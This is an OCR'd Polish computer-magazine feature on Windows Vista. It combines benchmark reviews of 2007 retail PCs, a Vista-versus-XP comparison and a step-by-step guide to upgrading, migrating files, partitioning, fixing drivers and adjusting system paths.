- Wady: Kara graficzna choć wydajna, to niezgodna z DirectX 10

Ten zestaw poradzi sobie z każdą konfiguracją Visty. Nie możemy się w nim doszukać znaczących wad, ale konfiguracja nie wyróżnia się także niczym nadzwyczajnym. Brakuje jedynie karty graficznej z obsługą DirectX 10.

KOMPUTRONIK GEO-PC VENUS HOME



- **Windows Vista Basic**
- Procesor: Intel Core 2 Duo E4300
- Chipset: Intel 965P
- Karta graficzna: zintegrowana
- Pamięć RAM: 1024 MB DDR2 667
- Dysk twardy: 160 GB
- Napęd optyczny: DVD±/±RW
- Cena: 2338 złotych
- Zalety: Wydajna konfiguracja z mocnym procesorem w stosunkowo niskiej cenie
- Wady: Zintegrowana karta graficzna

Przemyślana konfiguracja zapewnia mu optymalną wydajność. Urządzenie poradzi sobie z interfejsem Aero Glass. Nie jest on jednak obsługiwany przez tę wersję Visty.

NTT HOME 604GX L820



- **Windows Vista Home Premium**
- Procesor: Intel Pentium D 820
- Chipset: Intel 945P
- Karta graficzna: Nvidia GeForce 7300 GS
- Pamięć RAM: 1024 MB DDR2 533
- Dysk twardy: 160 GB
- Napęd optyczny: DVD±R DL/±RW DL
- Cena: 2399 złotych
- Zalety: Konfiguracja nieco z poprzedniej epoki, ale zapewniająca wystarczającą wydajność
- Wady: Układ graficzny nie jest zintegrowany z chipsetem, ale z powodu jego niskiej wydajności wcale nie jest to zaletą

Zestaw nie należy do najszybszych, ale w tej cenie nie dostaniemy nic lepszego.

Komputronik Geo-PC Venus Gold przyspiesza o 25%! Komputronik jako jedyny wyposażył swój komputer w kartę firmy ATI, która, jak widać, lepiej zoptymalizowała sterowniki do nowego systemu.

PODSUMOWANIE: Miłośnicy gier nie powinni spieszyć się z przesiadką na nowy system. Większość tytułów znacznie zwolni. Wina leży głównie po stronie producentów układów graficznych. Wraz z dopracowanymi sterownikami zabawa pod Vistą powinna być przyjemniejsza.

TESTY DLA PROFESJONALISTÓW

Kilkadziesiąt procent w dół

Cinebench to aplikacja, którą często i chętnie wykorzystujemy w naszych testach. Ten benchmark bazuje na silniku popularnej aplikacji Ciemna 4D wykorzystywanej przez zawodowych grafików.

Nie mamy jednak dobrych wieści, bowiem właśnie Cinebench 9.5 działał na Viście najwolniej. Największy spadek odnotowaliśmy w przypadku testu OpenGL HW-L na komputerze DIGITAL MHP 6300890E XPOWER firmy Vobis. Wyniósł on ponad 75%. Niewiele lepiej poradziły sobie Yamo Engine 709.1 i NTT Home 604GX L820, zwalniając o ponad 70%. Co ciekawe, komputer, który najbardziej zwolnił w teście OpenGL HW-L, osiągnął najwyższy wynik w przypadku testu C4D Shading (przyspieszył o ponad 9% w porównaniu z XP).

PODSUMOWANIE: Kolejny raz szwankuje obsługa układów graficznych. Wyniki różnych symulacji są bardzo zróżnicowane, ale zasadniczo Vista wypada dużo gorzej niż XP. I w tym wypadku pozostaje cierpliwie czekać na nowe sterowniki.

VISTA

Niedopracowane sterowniki

W założeniach artykuł, który czytacie, miał wyglądać inaczej. Chcieliśmy wytypować komputer, którego wybór gwarantowałby – po zmianie XP na Vistę – komfortową pracę. Niestety, wyciągnięcie sensownych wniosków na razie nie jest możliwe. Winne temu są sterowniki do Visty (przede wszystkim graficzne), jak się okazuje, będące ciągle na wczesnym etapie rozwoju. Te same benchmarki na tych samych komputerach za kilka tygodni dadzą zupełnie inne wyniki. Stan na dzisiaj: Vista jest wolniejsza od XP.

Szczególnie słabo wypada pod tym względem Nvidia, nieco lepiej – ale również źle – ATI. Obaj producenci stale wypuszczają kolejne wersje driverów, które działają szybciej i stabilniej. Dla przykładu dzień po zakończeniu testów ukazały się sterowniki ATI Catalyst 7.2. W porównaniu z wersją 7.1 poprawiają one wydajność – jak podaje ATI – nawet o 48%. Oczywiście cieszymy się z takich usprawnień, ale mamy pytanie: dlaczego dopracowanych sterowników nie udało się opublikować już w dniu premiery systemu? ■

NTT OFFICE 302E



- Windows Vista Basic
- Procesor: Intel Celeron D 352
- Chipset: VIA P4M900
- Karta graficzna: zintegrowana
- Pamięć RAM: 512 MB DDR2 533
- Dysk twardy: 160 GB
- Napęd optyczny: DVD±R DL/±RW DL
- Cena: 1515 złotych
- Zalety: Po dłuższym zastanowieniu... niska cena
- Wady: Mało pamięci operacyjnej

Zaledwie 512 MB pamięci RAM to stanowczo za mało, aby na Windows Vista dało się pracować wygodnie. Gdyby dołożyć pamięci, komputer idealnie nadawałby się do aplikacji biurowych.

VOBIS DIGITAL MHP 6300890E XPOWER



- Windows Vista Home Premium
- Procesor: Intel Core 2 Duo E6300
- Chipset: VIA K8M890
- Karta graficzna: GeForce 7600 GS
- Pamięć RAM: 1024 MB DDR2 533
- Dysk twardy: 320 GB
- Napęd optyczny: DVD±R DL/±RW DL
- Cena: 3199 złotych
- Zalety: Ciekawa konfiguracja, wyjście HDMI oraz eSATA
- Wady: W tej cenie RAM-u mogłoby być więcej

Niewątpliwą zaletą komputera jest rzadko spotykane wyjście HDMI na karcie graficznej. Vista bardziej skorzystałaby na większej pamięci RAM

YAMO ENGINE 709.1



- Windows Vista Ultimate
- Procesor: AMD Athlon 64 X2 4200+
- Chipset: Nvidia nForce 550
- Karta graficzna: Nvidia GeForce 7900 GS
- Pamięć RAM: 2048 DDR2 533
- Dysk twardy: 320 GB
- Napęd optyczny: DVD±R DL/±RW DL
- Cena: 4159 złotych
- Zalety: Duży dysk, dużo RAM-u i Vista w wersji Ultimate
- Wady: Komputer grzeje się bardziej od konkurentów

Wysoka temperatura podczas działania jest wynikiem bardzo cichej pracy systemu. Co ciekawe, to jedyny z przesłanych zestawów wyposażony w procesor AMD.



OLYMPUS
CorelDRAW X3
GRAPHICS SUITE





Premiery Visty: od Sydney po Nowy Jork

Zamieściliśmy na płycie DVD wideoklipy z premier nowego systemu Microsoftu, które odbyły się w 18 krajach na całym świecie.

W Polsce: weekendy z Windows Vista i Office 2007

Podczas imprez organizowanych w największych miastach Polski będzie można samemu przetestować najnowsze oprogramowanie Microsoftu i sprzęt firm D-Link, Intel, Samsung i Toshiba. Testom i prezentacjom ekspertów towarzyszyć będą konkursy z licznymi nagrodami. **Pierwsza weekendowa impreza odbyła się w Warszawie, a kolejne planowane są w: Poznaniu (17–18 marca, centrum handlowe M1), Katowicach (24–25 marca, Silesia City Center), Krakowie (31 marca–1 kwietnia, Galeria Kazimierz), Łodzi (14–15 kwietnia, Manufaktura) i we Wrocławiu (12–13 maja, Galeria Dominikańska).**


Na płycie DVD umieściliśmy 10 godzin oryginalnych, polskojęzycznych warsztatów wideo firmy Microsoft poświęconych nowym funkcjom Windows Vista i Office 2007.

Kto potrzebuje Visty

Czy twój komputer jest wystarczająco wydajny? Czy wszystkie programy będą nadal działać? Przedstawiamy fakty, które warto poznać przed przesiadką na Vistę. *Jan Leopolski*

W artykule

System Windows Vista pojawił się po długim oczekiwaniu. Podobno jest lepszy i stabilniejszy. Pora więc postawić pytanie: czy rzeczywiście potrzebujemy Visty już teraz? Plotek na jej temat krążyło od dawna wiele. Była w nich mowa o szczególnie wysokich wymaganiach sprzętowych i o powszechnie używanych programach, które przestają działać. Większość spekulacji na temat Visty okazała się bezpodstawna.

Zmiana systemu nie jest bardziej skomplikowana niż w przypadku XP, a podstawowe aplikacje, na przykład Acrobat Reader, działają. Również większość aplikacji opartych na oprogramowaniu Open Source radzi sobie pod nowym systemem, zadając kłam kolejnemu mitowi o wielkich problemach. Jednak w niektórych zastosowaniach Vista zachowuje się inaczej niż poprzednie wersje Windows. Wyjaśniamy zatem kwestię, czy przeciętnemu użytkownikowi naprawdę potrzebna jest Vista, a jeśli tak, to jak przystąpić do jej instalacji. Zapraszamy do lektury!

Sprawdzenie systemu: Czy komputer i dotychczasowe aplikacje są przystosowane do Visty?

Osoby kupujące nowego peceta nie muszą zaprzątać sobie głowy tym zagadnieniem – na pewno będzie odpowiedni. Ale kto ma już komputer i zastanawia się nad przesiadką, powinien najpierw sprawdzić, czy jego maszyna spełnia wymagania sprzętowe. I czy stare programy, które zdążył już polubić, będą dalej działać. Jeśli tego nie zrobi, może się po fakcie okazać, że na podstarzałym komputerze nie da się nowego systemu wykorzystać.

Sprawdzanie sprzętu: Stworzyliśmy specjalny program sprawdzający możliwość przejścia na Vistę (dostępny na płycie).

Kontroluje on wszystkie istotne komponenty systemu, jak procesor, dysk twardy i kartę graficzną. Gdy zostaną wyświetlone wszystkie znajdujące się w danym komputerze podzespoły, strzałkami u dołu ekranu należy wybrać jedną z zaproponowanych wersji Visty. Jeśli konieczna jest modernizacja sprzętu, przed nazwą danego komponentu pojawi się czerwony symbol. W takim przypadku należy albo spróbować wybrać inną, mniej zasobożerną wersję Visty, albo... udać się na zakupy.

Które programy będą działać? Aby sprawdzić, które z używanych programów są kompatybilne z Vistą, najlepiej sprawdzić listę przetestowanych aplikacji znajdującą się na naszej płycie.

TIP Jeśli nie zobaczymy na liście aplikacji, o którą nam chodzi, być może odnajdziemy ją w angielskojęzycznym kompendium Visty pod adresem: **www.iexbeta.com/wiki/index.php/Windows_Vista_Software_Compatibility_List**.

Wybór wersji: Który wariant Visty będzie odpowiedni do moich zastosowań?

Odpowiedź na pytanie, kto potrzebuje nowego systemu operacyjnego, z pojawieniem się Visty stała się bardziej skomplikowana. Teraz zagadnienie, które trzeba przeanalizować brzmi: kto potrzebuje której wersji Visty? A wszystko dlatego, że Microsoft przedstawił potencjalnym klientom aż pięć rodzajów Visty jednocześnie.

Klienci-firmy: Według Microsoftu powinni oni sięgnąć po wersję Business albo Enterprise, w zależności od wielkości firmy. Business nie oferuje jednak szyfrowania napędów, co w przypadku ważnych danych firmowych stwarza ryzyko dla bezpieczeństwa. W tym wariancie systemu brak również mechanizmu, dzięki któremu pod Vistą mogłyby działać aplikacje uniksowe oraz Virtual PC Express. Wysoka cena wersji nie jest w związku z tym do końca uzasadniona. Z kolei Enterprise otrzymamy tylko na specjalnych warunkach licencyjnych (Microsoft Enterprise Agreement): za niesamowitą sumę, w pakiecie licencyjnym na co najmniej 250 komputerów, z indywidualną pomocą techniczną i specjalnym serwisem dla klienta.

W tej sytuacji małym i średnim firmom pozostaje tylko jeden rozsądny wybór – wersja Ultimate. Nie ma ona ograniczeń i jest zdecydowanie tańsza niż edycja Enterprise.

Prywatni użytkownicy: Kupujący system do domu mogą wybierać pomiędzy Home Basic i Home Premium. Ponieważ wariant Basic nie oferuje interfejsu Aero, a właśnie ten stanowi zwykle podstawową motywację do przejścia na nowy system (oprócz funkcji związanych z bezpieczeństwem) – pozostaje właściwie tylko wersja Premium. Dla zaawansowanych i zarazem zamożnych użytkowników przeznaczona jest wersja Ultimate.

Windows Vista: Ceny uaktualnień z XP*

z \ na	Home Basic	Home Premium	Business	Ultimate
XP Home	510 zł*	790 zł	brak możliwości	brak możliwości
XP Professional	brak możliwości	brak możliwości	980 zł	1289 zł*
XP x64	brak możliwości	brak możliwości	980 zł	1289 zł

* w zbliżonych cenach dostępne są wersje 32- i 64-bitowe

Narzędzia na początek

Wszystko, czego potrzeba, by przesiąść się na Vistę:

1 **CHIP Vista Checktool** (tylko na DVD, dostępne na CD)
sprawdza sprzęt

2 **vLite Beta** www.vlite.net
generuje samoczynnie uruchamiające się płyty Vistą

3 **TweakVI** (tylko na DVD, dostępne na CD)
stosuje do Visty sztuczki tuningujące znane z XP

4 **Tweak Vista** www.tweakvista.com
narzędzie do tuningu, podobne do TweakUI

5 **ISO-Recorder 3 Vista Edition** (tylko na DVD, dostępne na CD)
rozbudowane narzędzie do wypalania płyt pod Vistą

6 **OpenAL** (tylko na DVD)
rozwiązuje problem dźwięku EAX w grach

7 **EasyBCD 1.5** neosmart.net/software.php
pomaga w edycji plików startowych

tylko na DVD, dostępne na CD

Bezpieczeństwo danych: Jak przenieść pliki i programy z XP do Visty?

Oczywiście nie samą Vistą żyje człowiek. Użytkownik potrzebuje też utworzonych przez siebie plików i aplikacji, których używał pod XP. Jeśli jednak zainstalujemy Vistę jako uaktualnienie XP, wszystko to znika – przynajmniej pozornie. Aby uniknąć nerwów i zamieszania, najlepiej będzie jeszcze przed przesiadką zabezpieczyć wszystko, czego będziemy chcieli pod nowym systemem używać.

Istnieje jeszcze lepsze wyjście: zainstalować Vistę na nowej partycji. W takim przypadku można będzie spod nowego systemu bezpośrednio odwoływać się do danych na starej partycji XP.

Przy przeprowadzce wszelkich aplikacji, kont użytkownika i ustawień mailowych pomoże kreator Migration Wizard (MigWiz). Aby zabezpieczyć dane z partycji XP przed zmianą systemu, należy uruchomić program migwiz.exe, znajdujący się w katalogu »support | migwiz« na płycie z Windows Vista. Krążek uruchamiamy na komputerze, z którego chcemy zgrać pliki, poleceniem migwiz.exe.

Pojawi się okno programu »Łatwy transfer w systemie Windows«. W nim najpierw wybieramy opcję »Rozpocznij nowy transfer«, a następnie ustalamy, że chodzi o »Mój stary komputer«. Podajemy, gdzie mają zostać zapisane dane. Możliwości jest wiele – od serwera sieciowego po wymienny nośnik danych. W następnym kroku wybieramy »Opcje zaawansowane«. Teraz możemy określić, które konkretnie foldery i ustawienia chcemy przetransferować. Dzięki temu nie przeniesiemy niepotrzebnie „śmieci” czy programów, których nie potrzebujemy.

Przesiadka: Czy trzeba system instalować od podstaw, czy jako uaktualnienie?

Instalacja Visty przebiega nieco inaczej niż w przypadku XP. Na przykład podczas upgrade'u system Windows XP nie jest kasowany, tylko przenoszony do specjalnego pliku »windows.old«. Jeśli chodzi o Vistę, radzimy zainstalować ją od podstaw na świeżo sformatowanym dysku albo partycji. Wyjaśnimy również wszystko, co dotyczy aktualizacji systemu instalowanego na działających Windows XP.

Instalacja od podstaw: W tym celu najpierw wybieramy w BIOS-ie startowanie systemu z napędu CD/DVD. Następnie wkładamy do napędu płytę instalacyjną Visty i restartujemy komputer. Win- →

dows będą na początku zadawać pytania o typowe rzeczy, jak strefa czasowa i układ klawiatury, a na końcu trzeba będzie wybrać »Nową instalację«. Po podaniu klucza produktowego i potwierdzeniu umowy licencyjnej wybieramy »Niestandardowa (zaawansowane)«. W ten sposób zyskujemy możliwość założenia specjalnej partycji dla Visty i sformatowania jej. Partycji tej należy przypisać przynajmniej 20 GB wolnego miejsca na dysku. Dla pozostałych używanych aplikacji, danych itp. możemy później założyć inną partycję. Teraz rozpoczynamy właściwą instalację, klikając »Dalej«. Całą resztę procesu instalacji Vista przeprowadzi samoczynnie. Warto wiedzieć, że taką kompletną instalację można również przeprowadzić, mając do dyspozycji tylko płytę z uaktualnieniem. W trakcie procesu zostaniemy poproszeni o włożenie oryginalnej płyty z Windows XP albo 2000.

Uaktualnienie: Ten sposób należy wybierać tylko w przypadku, gdy żaden inny nie jest możliwy. Przy wgrywaniu uaktualnienia stary system zostanie po prostu spakowany do pliku »windows.old« i nie będzie można go już używać. Ma to pomóc w przejęciu starych danych: przynajmniej teoretycznie można poleceniem »migwiz« skopiować ważne ustawienia z pliku »windows.old«. Lepiej jednak wybrać bezpieczniejszy sposób, zapisując istotne dane jeszcze pod XP. W takim przypadku wprawdzie plik »windows.old« i tak zostanie założony, ale nie musimy przeprowadzać ryzykownego i kłopotliwego transferu danych.

Problemy wynikające z takiego sposobu zmiany systemu są istotne. Stare sterowniki i fragmenty aplikacji sprawiają kłopoty – tak samo jak foldery założone przez XP, na przykład »Moje dokumenty«, gdy tylko skasujemy plik »windows.old«. Rejestr tak zainstalowanej Visty będzie od początku zaśmiecony nieaktualnymi wpisami z XP. Trzeba więc albo zatrzymać na stałe zajmujący miejsce »windows.old«, albo zabrać się za żmudne czyszczenie Rejestru.

W czym Vista jest lepsza od XP

Wielu użytkowników wciąż się waha: czy naprawdę powinienem zamieniać moje stabilnie działające XP na Vistę? Wymieniamy najważniejsze różnice pomiędzy oboma systemami i wskazujemy powody, dla których zmiana może się opłacać.

funkcja/ system	Windows XP	Windows Vista
Pulpit	Interfejs Luna obciąża wyłącznie procesor, co może prowadzić do obniżenia mocy obliczeniowej.	Nowy interfejs Aero dopasowuje się do zainstalowanych podzespołów i – jeśli to możliwe – korzysta zarówno z procesora, jak i karty graficznej.
Eksplorator Windows	Oferuje tylko najbardziej podstawową funkcjonalność, a jego obsługa nie należy do wygodnych.	Możliwe jest bezpośrednie wyszukiwanie i uruchamianie programów, lepszy podgląd obrazków i filmów.
Nagrywanie płyt CD/DVD	Zintegrowany program nagrywający CD.	Umożliwia nagrywanie płyt CD i DVD oraz authoring DVD.
Uruchamianie	Funkcja Prefetch oraz automatyczna defragmentacja bootsektora przyspieszają start Windows.	Funkcja Prefetch została udoskonalona (Superfetch), a nowa funkcja ReadyBoost umożliwia korzystanie z zewnętrznych nośników pamięci. Dzięki temu Vista jest szybsza.
HOT START Bezpośrednie uruchamianie aplikacji bez startu systemu	Niemożliwe.	Jeśli płyta główna obsługuje technologię OnNow, Windows HotStart może uruchomić na przykład Media Playera bez wcześniejszego uruchamiania systemu.
Zarządzanie pamięcią	Pamięć robocza jest podatna na ataki hakerskie, a przy błędnym adresowaniu może spowodować awarię systemu.	Poprawione adresowanie sprawia, że niebieskie ekrany zdarzają się rzadziej. Zagrożone obszary RAM są szyfrowanei stale kontrolowane.
Defragmentacja	Ręcznie rozpoczynana przez wywołanie narzędzia defrag.	Dysk twardy jest automatycznie defragmentowany w tle.
Automatyzacja	Proste zadania, np. uruchamianie programów, można zautomatyzować z użyciem Menedżera zadań.	Korzystając z nowego Menedżera zadań, można automatyzować również złożone operacje. Skrypty XML zawierające zadania mogą być importowane z innych komputerów, co jest dobrą wiadomością dla użytkowników pracujących w sieci.
Synchronizacja danych	Możliwa tylko z użyciem zewnętrznych narzędzi.	W »Centrum synchronizacji« można porównywać zawartość folderów. Foldery sieciowe są jednak uwzględniane tylko w drogich wersjach Visty.
Bezpieczeństwo	W SP2 dodano »Centrum zabezpieczeń« mające ograniczone możliwości.	Nowy mechanizm »Kontrola konta użytkownika« zapobiega niepowołanemu dostępowi do niektórych funkcji. Standardowo dostępny jest też program antyspyware'owy.

Konfiguracja:
Czy pod Vistą również są potrzebne partycje dla programów i danych?

Problem jest znany już z systemu XP i dotyczy także Visty. Tu również warto podzielić dysk twardy peceta na kilka partycji. Ma to tę zaletę, że jeśli system na przykład przestanie się uruchamiać, trzeba tylko go zreinstalować, a pozostałe programy i dane pozostają nienaruszone na swoich partycjach.

Pierwszym, co zobaczymy po zainstalowaniu Visty, jest ekran powitalny. Tutaj możemy uruchomić narzędzie do partycjonowania, wybierając w polu adresu znajdującym się u góry okna narzędzie »System i konserwacja«. Zawartość pojawiającego się wtedy okna przewijamy do samego dołu i wybieramy »Utwórz i sfor-

matuj partycję dysku twardego«. Potwierdzamy ustawienia w oknie »Kontrola konta użytkownika«, klikając »Kontynuuj«. Pojawi się wówczas okno »Zarządzanie dyskami«, które doświadczonym użytkownikom XP wyda się zapewne znajome.

Teraz klikamy prawym przyciskiem myszki nieprzydzieloną jeszcze część dysku i wybieramy »Nowy wolumin prosty«. Radzimy od razu założyć dwie duże partycje na aplikacje i dane oraz jedną małą na plik wymiany Windows i tymczasowe dane. Można założyć jeszcze jedną na ważne dane, które zaszyfrujemy z użyciem nowej funkcji Visty – Bitlockera. To ostatnie ma jednak sens tylko wówczas, jeśli dysponujemy systemem Vista Ultimate albo Enterprise, a płyta główna jest zaopatrzona w chip TPM (Trusted Platform Module).

Problemy ze sterownikami: Czy to prawda, że Vista nie rozpoznaje niektórych podzespołów?

Niestety, te pogłoski są prawdziwe. W zbyt wielu przypadkach Vista wciąż ma problemy z podzespołami komputera. Z tego powodu po założeniu partycji czeka nas następny ważny krok: sprawdzenie w Menedżerze urządzeń, czy system Windows poprawnie rozpoznał wszystkie komponenty i czy prawidłowo zainstalował sterowniki do nich. Jeśli mamy jeszcze otwarte okno »System i konserwacja«, w nim właśnie znajdziemy odpowiednie narzędzie. Jeżeli nie, to mamy okazję wypróbować jedną z nowości Visty: w nowych Windows można uruchamiać programy i narzędzia systemowe, omijając dawną drogę poprzez okienko »Uruchom«. Wystarczy kliknąć przycisk »Start« i wpisać w pole wyszukiwania u dołu menu: »Menedżer urządzeń«.

Vista od razu wyświetli odnaleziony plik. Teraz możemy go uruchomić, klikając dwukrotnie jego nazwę albo wciskając klawisz [Enter]. Przy okazji: używane wcześniej polecenie »devmgr.msc« już nie działa.

W Menedżerze urządzeń odszukujemy, podobnie jak to było w XP, żółte znaki zapytania i wykrzykniki, które wskazują na problemy z danym urządzeniem. Aby je odnaleźć, klikamy najpierw symbol »+« na liście wpisów. Jeśli zobaczymy krytyczny żółty znaczek, klikamy urządzenie prawym przyciskiem myszki i wybieramy »Właściwości«.

Teraz w zakładce sterowników sprawdzamy, czy dany sterownik istnieje. Na naszym testowym komputerze brakowało na przykład sterownika do karty dźwiękowej zintegrowanej z płytą główną Asusa. Do tej pory producent płyty zaoferował niestety tylko wersję beta sterowników, które z trudem udało się zainstalować po kilku ostrzegawczych komunikatach Visty.

TIP Jeśli Vista nie dopuszcza w ogóle ręcznej instalacji sterowników, należy zrestartować komputer i wcisnąć [F8], zanim zacznie się ładować system. Pojawi się menu uruchamiania, z którego wybierzemy pozycję »Wyłącz wymuszanie podpisów sterowników«. Dzięki temu nadal będzie można korzystać ze starych, wypróbowanych sterowników.

Narzędzia systemowe: Co jest gdzie w Viście

Niektóre znane funkcje Windows otrzymały w Viście nową nazwę albo zostały schowane, ale wciąż można je tam znaleźć.



Mój komputer to w Viście po prostu Komputer. Jak dawniej mamy w tym okienku przegląd wszystkich napędów, a wywołuje się go z menu Start.



Zmiana wielkości ikon Narzędzie »Właściwości wyświetlania« (obecnie menu »Personalizuj wygląd i dźwięk«) zostało całkowicie przebudowane. Jeśli mamy myszkę z kółkiem, powinniśmy przytrzymać klawisz [Ctrl], a będziemy mogli płynnie zmieniać wielkość ikon. Użytkownicy zaopatrzeni w zwykłe myszki będą musieli kliknąć na Pulpicie prawym przyciskiem i wybrać z menu »Widoki« jedną z trzech dostępnych tam wielkości ikon.



Boot.ini, ntldr, ntdetect Ponieważ Vista obsługuje również EFI (Extensible Firmware Interface), który jest następcą BIOS-u, Microsoft całkowicie wymienił pliki startowe Windows. Nowa trójca nazywa się: »Bootmgr« (odpowiedzialny za wyświetlanie okna startowego), »Winload.exe« (ładuje jądro Windows i sterowniki potrzebne do uruchomienia systemu) oraz »Winresume.exe« (odpowiedzialny za start ze stanu hibernacji).



Zmiana bootmenu Jeśli nie ma pliku boot.ini, to jak wpływać na proces startowy? W Viście wykorzystujemy w tym celu funkcję BCD (Boot Configuration Data). Proste rzeczy, takie jak uruchamianie systemu bez wyświetlania logo Windows, regulujemy poprzez »msconfig« (okno »Konfiguracja systemu«). Wpisujemy po prostu to wyrażenie w pole wyszukiwania i potwierdzamy [Enterem]. W zakładce »Rozruch« wybieramy »Rozruch bez interfejsu GUI«, aby wyłączyć pokazywanie logo. W trybie administratora można też posłużyć się narzędziem »bcdedit«, działającym z poziomu Wiersza polecenia. Wpisując parametr »/?«, otrzymamy instrukcję do tego dość skomplikowanego narzędzia.



Outlook Express Znany program pocztowy został przemianowany na Pocztę systemu Windows. Zakładanie nowych kont odbywa się tak samo jak w przypadku poprzednika. Nowy jest za to znany z Internet Explorera filtr antyphishingowy. Wyławia on listy, które mogłyby kierować użytkownika na sfałszowane strony bankowe.


Import danych: Jak umieścić pliki i programy w nowym systemie?

Gdy Vista bez problemów działa już na najlepszych dostępnych sterownikach, można się pokusić o przywrócenie swoich aplikacji i ustawień spod XP. Również w tym pomaga wspominany wcześniej program »Łatwy transfer w systemie Windows«. Na marginesie dodajemy, że jest on bardzo podobny do znanego z XP »Kreatora transferu plików i ustawień«. Poza nazwą w jego obsłudze niewiele się zmieniło. By go uruchomić, klikamy przycisk »Start«, po czym wpisujemy w okienko wyszukiwania polecenie »migwiz«.


Wybieramy »Mój nowy komputer« i podajemy ścieżkę dostępu do pliku »SaveData.mig« zawierającego utworzoną jeszcze pod XP kopię bezpieczeństwa danych. Kreator ponownie wyświetla listę plików, które mają zostać przeniesio →



ŁATWY TRANSFER Dzięki temu programowi możemy przenieść pliki ze starego komputera na nowy.



ŚMIETNIK Ustalając zmienne środowiskowe, możemy przenosić pliki tymczasowe na inną partycję.



PRZENOSINY W tym oknie możemy wskazać jako miejsce przechowywania pliku wymiany dowolną partycję.

ne. Po potwierdzeniu wyboru pozycji z listy Vista przejmie dane.

Uwaga! W praktyce okazuje się jednak, że kreator dostępny z Vistą nie zawsze działa poprawnie pod XP. Poza tym przenosiny takich aplikacji jak Photoshop CS 2 kończyły się startem programu, ale jego działanie było przerywane informacją o braku danych o użytkowniku i rejestracji. Z tego narzędzia radzimy więc korzystać tylko przy przenoszeniu zawartości katalogów typu Moje dokumenty czy Pulpit.

Dopasowanie ścieżek: Co zrobić, by pod Vistą wszystko było jak dawniej?

Udało się! Vista działa stabilnie, razem ze wszystkimi osobistymi ustawieniami i programami, które chcieliśmy przejąć z XP (przynajmniej niektórymi, resztę musimy doinstalować ręcznie). Trzeba jeszcze zmienić kilka predefiniowanych ścieżek, aby plik wymiany i tymczasowe „śmieci” trafiały na tę partycję, którą dla nich przeznaczyliśmy.


Przeniesienie pliku wymiany: Otwieramy menu startowe i klikamy prawym przyciskiem myszki »Komputer«. Wybieramy »Właściwości«, a w następnym okienku »Zaawansowane ustawienia systemu«. Pojawi się okno dialogowe, w którym należy przejść do zakładki »Zaawansowane« i kliknąć »Ustawienia« pod »Efekty wizualne, planowanie użycia procesora, wykorzystanie pamięci i pamięć wirtualna«. Klikając »Zaawansowane | Zmień«, otworzymy okno, w którym możemy zdefiniować naszą specjalną partycję jako właściwe miejsce dla pliku wymiany.

Przesunięcie folderu tymczasowego: Żeby zmusić system do zapisywania plików tymczasowych w przeznaczonym dla nich miejscu, należy tak jak poprzednio wywołać okno »Zaawansowane ustawienia systemu« i stamtąd przejść do »Właściwości systemu«. W zakładce »Zaawansowane« klikamy »Zmienne środowiskowe«. Na liście poniżej znajdziemy zmienne »TEMP« oraz »TMP«. Zaznaczamy je, po czym za pośrednictwem polecenia »Edytuj« wskazujemy ścieżkę właściwej, „śmieciowej” partycji.


Wybór ścieżki dla programów: Jeśli chceny instalować aplikacje na specjalnej partycji, to musimy zmienić standardową ścieżkę folderu »Program Files«. W tym celu trzeba wpisać »regedit« w pole wyszukiwania, dzięki czemu uruchomi się Edytor Rejestru. Odnajdujemy w nim klucz »HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion«. Klikamy dwukrotnie »ProgramFilesDir«, po czym podajemy ścieżkę dostępu do partycji, na której chcemy instalować aplikacje, np. »E:/Programy«. To samo robimy w przypadku wpisu »ProgramFilesPath«. Teraz możemy już swobodnie korzystać z Visty. ■

Na płycie: Pierwsze narzędzie do tuningu Visty

Pierwsze narzędzie do optymalizacji Visty już jest! TweakVI przeprowadza wszystkie znane z XP udoskonalenia, a jeśli sobie zażyczymy, może to nawet zrobić automatycznie. Korzystanie z tego ostatniego jednak odradzamy, bowiem program wprowadza również ustawienia, które już pod XP okazywały się szkodliwe. Do takich zalicza się czyszczenie folderu Prefetch i przenoszenie jądra. Lepiej ręcznie ustalić, jakie zmiany chcielibyśmy wprowadzić. Sensowne będzie na przykład przeniesienie folderów systemowych w przypadku braku miejsca na dysku albo wyświetlanie skryptów przy starcie.




ŁATWO Foldery systemowe Visty można z użyciem TweakVI bez problemu przenieść na inną partycję.



UŻYTECZNE Włączmy wyświetlanie »Logon scripts«, by móc zauważyć błędy podczas startu systemu.

Dzwoń i nie płać



Wszystko w jednym

W domu pracuje jako telefon VoIP, a na zewnątrz jako telefon komórkowy – oto najnowsza generacja komunikacji.

